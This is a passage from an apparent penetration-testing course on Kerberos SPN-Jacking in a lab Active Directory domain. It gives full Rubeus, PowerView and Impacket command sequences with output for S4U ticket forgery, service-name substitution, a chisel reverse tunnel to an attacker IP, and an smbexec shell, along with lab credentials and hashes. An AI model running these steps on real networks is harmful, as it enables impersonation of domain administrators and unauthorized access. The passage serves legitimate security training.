 |_| |_|____/|____/|_____)____/(___/

 v2.3.2

[*] Action: S4U

[*] Using rc4_hmac hash: ef3d150ee77eb9000001236c52bd2793
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.local\SRV01$'
[*] Using domain controller: 172.16.92.10:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

   doIFqDCCBaSgAwIBBaEDAgEWooIEqjCCBKZhggSiMIIEnqAD<SNIP>

[*] Action: S4U

[*] Building S4U2self request for: '[email protected]'
[*] Using domain controller: DC02.inlanefreight.local (172.16.92.10)
[*] Sending S4U2self request to 172.16.92.10:88
[+] S4U2self success!
[*] Got a TGS for 'administrator' to '[email protected]'
[*] base64(ticket.kirbi):

   doIGDDCCBgigAwIBBaEDAgEWooIFDDCCBQhhggUEMII<SNIP>

[*] Impersonating user 'administrator' to target SPN 'dhcp/DATABASE01'
[*] Building S4U2proxy request for service: 'dhcp/DATABASE01'
[*] Using domain controller: DC02.inlanefreight.local (172.16.92.10)
[*] Sending S4U2proxy request to domain controller 172.16.92.10:88
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'dhcp/DATABASE01':
```

```
    doIGtDCCBrCgAwIBBaEDAgEWooIFuDCCBbRhggWw<SNIP>
```

Note: We can use tools such as mimikatz or abuse Shadow Credentials to get SRV01's NT hash.


The ticket obtained through executing `Rubeus s4u` wouldn't provide us access to `WEB01` due to a discrepancy in the hostname. Additionally the service class `dhcp/DATABASE01` doesn't provide an attack path, we need to change it to another service such as `CIFS`. The key aspect, however, is that this ticket is encrypted for `WEB01`, with the service name not encrypted within the ticket. This allows us to alter the service name to one valid and the hostname to match the target `WEB01`. To do that we will use the `Rubeus` option `tgssub` which take a service ticket base64 blob/file specification and substitute an alternate service name into the ticket. This is useful for S4U abuse and other scenarios.

```
PS C:\Tools> .\Rubeus.exe tgssub /ticket:<SNIP> /altservice:cifs/WEB01
/nowrap
```

Now we can use this ticket to impersonate the Administrator account on `WEB01` and target the `CIFS` service:

```
PS C:\Tools> .\Rubeus.exe ptt
/ticket:doIGpjCCBqKgAwIBBaEDAgEWooIFsTCCBa1h<SNIP>


  ______    _
 (_____ \   | |
  _____) )_ _| |__ _____ _ _ ___
 | __ /| | | | _ \| ___ | | | |/___)
 | | \ \| |_| | |_) ) ____| |_| |___ |
 |_| |_|____/|____/|_____)____/(___/

 v2.3.2

[*] Action: Import Ticket
[+] Ticket successfully imported!
```

We gain access to a ticket as the Administrator on WEB01. The attack chain we perform can be illustrated as follows:




Finally we can use our need ticket to gain access to WEB01:

```
PS C:\Tools> ls \\web01\c$
  Directory: \\web01\c$

Mode        LastWriteTime    Length Name
----        -------------    ------ ----
d-----    2/25/2022 10:20 AM        PerfLogs
d-r---    10/6/2021 3:50 PM        Program Files
d-----    9/15/2018 4:06 AM        Program Files (x86)
d-----    3/19/2022 5:56 AM        Temp
d-----    3/27/2024 2:55 PM        Tools
d-r---    3/21/2024 6:11 AM        Users
d-----    3/19/2022 6:03 AM        Windows
```

Live SPN-Jacking Detailed Explanation

Unlike the `Ghost SPN-Jacking` scenario, which involves passive manipulation of SPNs, `Live SPN-Jacking` requires active manipulation of SPNs currently in use within the network environment. This technique is more complex than the former as it involves manipulating live SPNs, which requires a more subtle understanding of Active Directory's delegation and permission intricacies.



In this context, we explore the scenario with `SRV01`, a server configured for Constrained Delegation with an SPN currently linked to `EXCH03` and `DBSRV003`. Importantly, we have `WriteSPN` rights on `DBSRV003` and `WEB01`.

Typically, in environments with up-to-date security updates in the Active Directory environment, only Domain Admins can assign the duplicate SPN to different accounts due to the potential for conflict. Attempting to assign an SPN already associated with `DBSRV003` to `WEB01` would usually be blocked by the Domain Controller to prevent such disputes.

```
PS C:\Tools> Set-DomainObject -Identity WEB01$ -Set
@{serviceprincipalname='dmserver/DBSRV003'} -Verbose
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC02.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=WEB01$)(name=WEB01$)(displayname=WEB01$))))
VERBOSE: [Set-DomainObject] Setting 'serviceprincipalname' to
'dmserver/DBSRV003' for object 'WEB01$'
WARNING: [Set-DomainObject] Error setting/replacing properties for object
'WEB01$' : Exception calling "CommitChanges" with "0" argument(s): "A
```

```
constraint violation occurred."
```

As we can see in the above command output, `A constraint violation occurred`, meaning that the SPN is associated with another account. However, with the right permissions, we can navigate around this limitation. First, we need to remove the SPN we want to use from `DBSRV003`. This temporarily eliminates the association, making it possible to add the SPN to `WEB01`.

It's a good idea to get the list of SPNs before removing them:

```
PS C:\Tools> Get-DomainComputer DBSRV003 -Properties
'serviceprincipalname' | Select-Object -ExcludeProperty
serviceprincipalname

serviceprincipalname
--------------------
dmserver/DBSRV003.inlanefreight.local
dmserver/DBSRV003
WSMAN/DBSRV003
WSMAN/DBSRV003.inlanefreight.local
...SNIP...
```

To clear the SPNs we can also use PowerView with the command `Set-DomainObject` and the option `-Clear` specifying the attribute we want to clear:

```
PS C:\Tools> Set-DomainObject -Identity DBSRV003 -Clear
'serviceprincipalname' -Verbose
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC02.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=DBSRV003)(name=DBSRV003)(displayname=DBSRV003))))
VERBOSE: [Set-DomainObject] Clearing 'serviceprincipalname' for object
'DBSRV003$'
```

Now that the SPN is not being used, we can assign it to WEB01 and perform the attack:

```
PS C:\Tools> Set-DomainObject -Identity WEB01 -Set
@{serviceprincipalname='dmserver/DBSRV003'} -Verbose
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC02.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=WEB01)(name=WEB01)(displayname=WEB01))))
VERBOSE: [Set-DomainObject] Setting 'serviceprincipalname' to
```

```
'dmserver/DBSRV003' for object 'WEB01$'
```

This manipulation effectively reroutes the authentication pathway, allowing for a successful `S4U` attack to obtain a service ticket for `WEB01`, impersonating a privileged user.

```
PS C:\Tools> .\Rubeus.exe s4u /domain:inlanefreight.local /user:SRV01$
/rc4:ef3d150ee77eb9000001236c52bd2793 /impersonateuser:administrator
/msdsspn:"dmserver/DBSRV003" /nowrap


  ______    _
 (_____ \   | |
  _____) )_ _| |__ _____ _ _ ___
 | __ /| | | | _ \| ___ | | | |/___)
 | | \ \| |_| | |_) ) ____| |_| |___ |
 |_| |_|____/|____/|_____)____/(___/

 v2.3.2

[*] Action: S4U

[*] Using rc4_hmac hash: ef3d150ee77eb9000001236c52bd2793
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.local\SRV01$'
[*] Using domain controller: 172.16.92.10:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

   doIFqDCCBaSgAwIBBaEDAgEWooI<SNIP>

[*] Action: S4U

[*] Building S4U2self request for: '[email protected]'
[*] Using domain controller: DC02.inlanefreight.local (172.16.92.10)
[*] Sending S4U2self request to 172.16.92.10:88
[+] S4U2self success!
[*] Got a TGS for 'administrator' to '[email protected]'
[*] base64(ticket.kirbi):

   doIGDDCCBgigAwIBBaEDAgEWooIFDDCCBQhhg<SNIP>

[*] Impersonating user 'administrator' to target SPN 'dmserver/DBSRV003'
[*] Building S4U2proxy request for service: 'dmserver/DBSRV003'
[*] Using domain controller: DC02.inlanefreight.local (172.16.92.10)
[*] Sending S4U2proxy request to domain controller 172.16.92.10:88
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'dmserver/DBSRV003':
```

```
    doIGtDCCBrCgAwIBBaEDAgEWooIFuDCCBbRhggWw<SNIP>
```

Similar to the Ghost SPN-Jacking scenario, the service name on the ticket wouldn't directly allow access to `WEB01`, but we can alter the service name and host name to use the ticket against our target computer. We will use `HTTP/WEB01` instead of `CIFS` to connect to `PowerShell Remoting` instead of using `PSExec`:


```
PS C:\Tools> .\Rubeus.exe tgssub
/ticket:doIGtDCCBrCgAwIBBaEDAgEWooIF<SNIP> /altservice:HTTP/WEB01 /nowrap


  ______    _
 (_____ \   | |
  _____) )_ _| |__ _____ _ _ ___
 | __ /| | | | _ \| ___ | | | |/___)
 | | \ \| |_| | |_) ) ____| |_| |___ |
 |_| |_|____/|____/|_____)____/(___/

 v2.3.2

[*] Action: Service Ticket sname Substitution

[*] Substituting in alternate service name: HTTP/WEB01

 ServiceName       : HTTP/WEB01
 ServiceRealm      : INLANEFREIGHT.LOCAL
 UserName        : administrator (NT_ENTERPRISE)
 UserRealm        : INLANEFREIGHT.LOCAL
 StartTime        : 3/27/2024 6:00:42 PM
 EndTime         : 3/28/2024 4:00:42 AM
 RenewTill        : 4/3/2024 6:00:42 PM
 Flags          : name_canonicalize, pre_authent, renewable, forwardable
 KeyType         : aes128_cts_hmac_sha1
 Base64(key)       : EWbZ9fL3M1AIniBJZj/KRw==
 Base64EncodedTicket :

  doIGpjCCBqKgAwIBBaEDAgEWooIFsTCCBa1hggWp<SNIP>
```

Now we can use this ticket to impersonate the Administrator account on `WEB01` and target the `HTTP` service that PowerShell Remoting use:

```
PS C:\Tools> .\Rubeus.exe ptt
/ticket:doIGpjCCBqKgAwIBBaEDAgEWooIFsTCCBa1h<SNIP>


  ______    _
 (_____ \   | |
```

```
  _____) )_ _| |__ _____ _ _ ___
 | __ /| | | | _ \| ___ | | | |/___)
 | | \ \| |_| | |_) ) ____| |_| |___ |
 |_| |_|____/|____/|_____)____/(___/

 v2.3.2

[*] Action: Import Ticket
[+] Ticket successfully imported!
```

We gain access to a ticket as the Administrator on WEB01. The attack chain we just perform can be illustrated as follows:



It's a good practice to restore the SPNs we cleared. That won't affect the ticket we have. We can proceed to restore the SPNs with PowerView:

```
PS C:\Tools> Set-DomainObject -Identity DBSRV003 -Set
@{serviceprincipalname='WSMAN/DBSRV003','WSMAN/DBSRV003.inlanefreight.loca
l','TERMSRV/DBSRV003','TERMSRV/DBSRV003.inlanefreight.local','RestrictedKr
bHost/DBSRV003','HOST/DBSRV003','RestrictedKrbHost/DBSRV003.inlanefreight.
local','HOST/DBSRV003.inlanefreight.local'} -Verbose
```

Finally we can use our new ticket to gain access to WEB01 using PowerShell Remoting:

```
PS C:\Tools> Enter-PSSession -ComputerName WEB01
[WEB01]: PS C:\Users\Administrator.INLANEFREIGHT\Documents>
whoami;hostname
inlanefreight\administrator
WEB01
```

Abusing Live SPN Jacking from Linux

To initiate a Live SPN Jacking attack from a Linux environment, we must ensure network access. Since we don't have access to the network, we will use Chisel to create a proxy that allows us to connect to the internal network using our administrator rights in `SRV01`. Please check the module Pivoting, Tunneling, and Port Forwarding. We will start setting `socks5 127.0.0.1 1080` on `/etc/proxychains.conf` file:

```
cat /etc/proxychains.conf | grep -Ev '(^#|^$)' | grep socks
socks5 127.0.0.1 1080
```

Next, on our Linux machine, we will execute `chisel server --reverse`:

```
./chisel server --reverse
2024/03/28 07:09:08 server: Reverse tunnelling enabled
2024/03/28 07:09:08 server: Fingerprint
AKOstLSoSTPQPp2PVEALM6z9Jx0IQVEEmO7bOSan1s4=
2024/03/28 07:09:08 server: Listening on http://0.0.0.0:8080
2024/03/28 07:10:49 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks:
Listening
```

Then, in `SRV01`, we will connect to the server with the following command `chisel.exe client <VPN IP> R:socks`:

```
PS C:\Tools> .\chisel.exe client 10.10.14.33:8080 R:socks
2024/03/28 06:10:48 client: Connecting to ws://10.10.14.33:8080
2024/03/28 06:10:49 client: Connected (Latency 137.6381ms)
```

Once the reverse proxy is established, the next step involves leveraging findDelegation.py from Impacket, using proxychains to proxy our traffic into the internal network. This step is vital for identifying accounts with constrained delegation rights:

```
proxychains4 -q findDelegation.py -target-domain inlanefreight.local -dc-
ip 172.16.92.10 -dc-host dc02 inlanefreight.local/gabriel:Godisgood001
```

```
Impacket v0.11.0 - Copyright 2023 Fortra

AccountName AccountType DelegationType           DelegationRightsTo
----------- ----------- ---------------------------------- ---------------
----------------------
SRV01$   Computer  Constrained w/ Protocol Transition dmserver/DBSRV003
SRV01$   Computer  Constrained w/ Protocol Transition
dmserver/DBSRV003.inlanefreigth.local
SRV01$   Computer  Constrained w/ Protocol Transition www/EXCH03
SRV01$   Computer  Constrained w/ Protocol Transition
www/EXCH03.inlanefreigth.local
SRV01$   Computer  Constrained w/ Protocol Transition dhcp/DATABASE01
SRV01$   Computer  Constrained w/ Protocol Transition
dhcp/DATABASE01.inlanefreigth.local
```

Next, we need to clone Krbrelayx because we need to use addspn.py, to manipulate SPNs. First, we will use it to clear DBSRV003's SPN. We need to use the option `--clear` and select the target with the option `-t target`:

```
proxychains4 -q python3 addspn.py 172.16.92.10 -u
'inlanefreight.local\gabriel' -p Godisgood001 --clear -t 'DBSRV003$' -dc-
ip 172.16.92.10
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] Printing object before clearing
DN: CN=DBSRV003,CN=Computers,DC=inlanefreight,DC=local - STATUS: Read -
READ TIME: 2024-03-28T07:51:47.856909
  dNSHostName: dbsrv003.inlanefreight.local
  sAMAccountName: DBSRV003$
  servicePrincipalName: dmserver/DBSRV003.inlanefreight.local
             dmserver/DBSRV003
             WSMAN/DBSRV003
             WSMAN/DBSRV003.inlanefreight.local
             TERMSRV/DBSRV003
             ...SNIP...

[+] SPN Modified successfully
```

It's a good practice to take note of the SPNs we cleared as we need to restore then later. We will save them in a file named DBSRV003spns.txt.

```
cat DBSRV003spns.txt
dmserver/DBSRV003.inlanefreight.local
```

```
dmserver/DBSRV003
WSMAN/DBSRV003
...SNIP...
```

Next, we need to add the SPN into our target machine, `WEB01`. Let's use the option `--spn 'dmserver/DBSRV003'` to add the new SPN to our target machine with the option `-t 'WEB01$'`:

```
proxychains4 -q python3 addspn.py 172.16.92.10 -u
'inlanefreight.local\gabriel' -p Godisgood001 --spn 'dmserver/DBSRV003' -t
'WEB01$' -dc-ip 172.16.92.10
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully
```

With the SPN pointing to our target, we can impersonate a high-privileged user. Using getST.py, we request a service ticket, impersonating the `Administrator`. We need to make sure to set the options `-spn 'dmserver/DBSRV003'` to specify the SPN we will use to request the ticket, `-impersonate Administrator` to specify the account we want to impersonate, and set the account we will use to perform the ticket request. In this case, `SRV01` is the machine account with the rights to request the ticket so that we can specify the hash instead of a password.

```
proxychains4 -q getST.py -spn 'dmserver/DBSRV003' -impersonate
Administrator 'inlanefreight.local/SRV01$' -hashes
:ef3d150ee77eb9000001236c52bd2793 -dc-ip 172.16.92.10
Impacket v0.12.0.dev1+20240327.181547.f8899e65 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@[email protected]
```

Remember that this ticket is intended for `DBSRV003`, so we need to modify this ticket. First let's use describeTicket.py from Impacket to get more details about the ticket:

```
describeTicket.py Administrator@[email protected]
Impacket v0.12.0.dev1+20240327.181547.f8899e65 - Copyright 2023 Fortra
```

```
[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key      : e9c414b4aa5dd770d74e57be1b240e74
[*] User Name          : Administrator
[*] User Realm          : inlanefreight.local
[*] Service Name         : dmserver/DBSRV003
[*] Service Realm        : INLANEFREIGHT.LOCAL
[*] Start Time          : 28/03/2024 17:08:30 PM
[*] End Time           : 29/03/2024 03:08:29 AM
[*] RenewTill          : 29/03/2024 17:08:30 PM
[*] Flags            : (0x40a10000) forwardable, renewable, pre_authent,
enc_pa_rep
[*] KeyType           : rc4_hmac
[*] Base64(key)         : 6cQUtKpd13DXTle+GyQOdA==
[*] Kerberoast hash       :
$krb5tgs$18$USER$INLANEFREIGHT.LOCAL$*dmserver/DBSRV003*$7a69c3044bfe2a527
8758a77$bc69c07921e9f8fc<SNIP>
[*] Decoding unencrypted data in credential[0]['ticket']:
[*] Service Name        : dmserver/DBSRV003
[*] Service Realm       : INLANEFREIGHT.LOCAL
[*] Encryption type      : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with
aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were supplied
```

As we can see, `[*] Service Name` is intended for `DBSRV003`. To modify the ticket, we need to use `tgssub.py`. At the time of writing, a pull request for adding the `tgssub.py` is still pending. We will clone ShutdownRepo repository to continue the attack:

```
git clone -b tgssub https://github.com/ShutdownRepo/impacket/ tgssub
```

To use `tgssub.py` we need to set the option `-in <ticket_name>` to specify the ticket we want to modify, the option `-altservice "cifs/WEB01"` to replace the SPN of our current ticket, and the option `-out <new_ticket_name>` to save the ticket into a new file:

```
proxychains4 -q python3 tgssub/examples/tgssub.py -in Administrator@[email
protected] -altservice "cifs/WEB01" -out newticket.ccache
Impacket v0.12.0.dev1+20240327.181547.f8899e65 - Copyright 2023 Fortra

[*] Number of credentials in cache: 1
[*] Changing service from dmserver/[email protected] to cifs/[email
protected]
[*] Saving ticket in newticket.ccache
```

We can confirm the modification using `describeTicket.py`:

```
describeTicket.py newticket.ccache
Impacket v0.12.0.dev1+20240327.181547.f8899e65 - Copyright 2023 Fortra

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key      : e9c414b4aa5dd770d74e57be1b240e74
[*] User Name          : Administrator
[*] User Realm          : inlanefreight.local
[*] Service Name         : cifs/WEB01
[*] Service Realm        : INLANEFREIGHT.LOCAL
[*] Start Time          : 28/03/2024 17:08:30 PM
[*] End Time           : 29/03/2024 03:08:29 AM
[*] RenewTill          : 29/03/2024 17:08:30 PM
[*] Flags            : (0x40a10000) forwardable, renewable, pre_authent,
enc_pa_rep
[*] KeyType           : rc4_hmac
[*] Base64(key)         : 6cQUtKpd13DXTle+GyQOdA==
[*] Kerberoast hash       :
$krb5tgs$18$USER$INLANEFREIGHT.LOCAL$*cifs/WEB01*$7a69c3044bfe2a5278758a77
$bc69c07921e9f8fc20ef6bc7ff1316<SNIP>
[*] Decoding unencrypted data in credential[0]['ticket']:
[*] Service Name        : cifs/WEB01
[*] Service Realm       : INLANEFREIGHT.LOCAL
[*] Encryption type      : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with
aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were supplied
```

Finally, we use the ticket to connect to WEB01:

```
KRB5CCNAME=newticket.ccache proxychains4 -q smbexec.py -k -no-pass WEB01
Impacket v0.12.0.dev1+20240327.181547.f8899e65 - Copyright 2023 Fortra

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>
```

Note: While working with Kerberos remember to include the FQDN in the `/etc/hosts` file if not DNS resolution is available. Keep in mind that sometimes using only the computer name in the service ticket or in the request may not work, if that's the case we can attempt to use the FQDN in both the service ticket and the target computer name.

Impacket update for getST.py

Another method involve using the latest version of getST.py, which allows us to do all we previously did in one single command:

```
proxychains4 -q getST.py -spn 'dmserver/DBSRV003' -impersonate
Administrator 'inlanefreight.local/SRV01$' -hashes
:ef3d150ee77eb9000001236c52bd2793 -dc-ip 172.16.92.10 -altservice
"cifs/WEB01.inlanefreight.local"
Impacket v0.12.0.dev1+20240502.235035.cb8467c3 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Changing service from dmserver/[email protected] to cifs/[email
protected]
[*] Saving ticket in Administrator@[email protected]
```

Restore the SPNs

We already gain access to the target machine, we can proceed to restore the SPNs of the live machine `DBSRV003`, we can do that with a for loop and bloodyAD:

```
for spn in $(cat DBSRV003spns.txt);do proxychains4 -q python3 addspn.py
172.16.92.10 -u 'inlanefreight.local\gabriel' -p Godisgood001 -t
'DBSRV003$' --spn $spn;done
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully
[-] Connecting to host...
...SNIP...
```

Conclusion

After studying SPN Jacking and its impact on Kerberos authentication, we will move on to sAMAccountName Spoofing. We will explore how to manipulate the sAMAccountName attribute to impersonate users, manipulate service tickets, and gain unauthorized access.

sAMAccountName Spoofing

The NoPAC attack, commonly associated with the vulnerabilities CVE-2021-42278 and CVE-2021-42287, refers to a method where a Domain User can perform privilege escalation and impersonate any privilege account through what is known as `sAMAccountName Spoofing`.

The attack starts with CVE-2021-42278, which exploits the lack of restrictions on modifications to the `sAMAccountName` attribute in Active Directory. By default, Windows Active Directory does not enforce strict validation of this attribute, particularly ensuring that computer account names end with a `$` sign to distinguish them from user accounts. When we have sufficient permissions on a machine account, we can change the `sAMAccountName` of that account to the name of a domain controller without the `$`. This modification sets up the scenario for impersonating a domain controller.

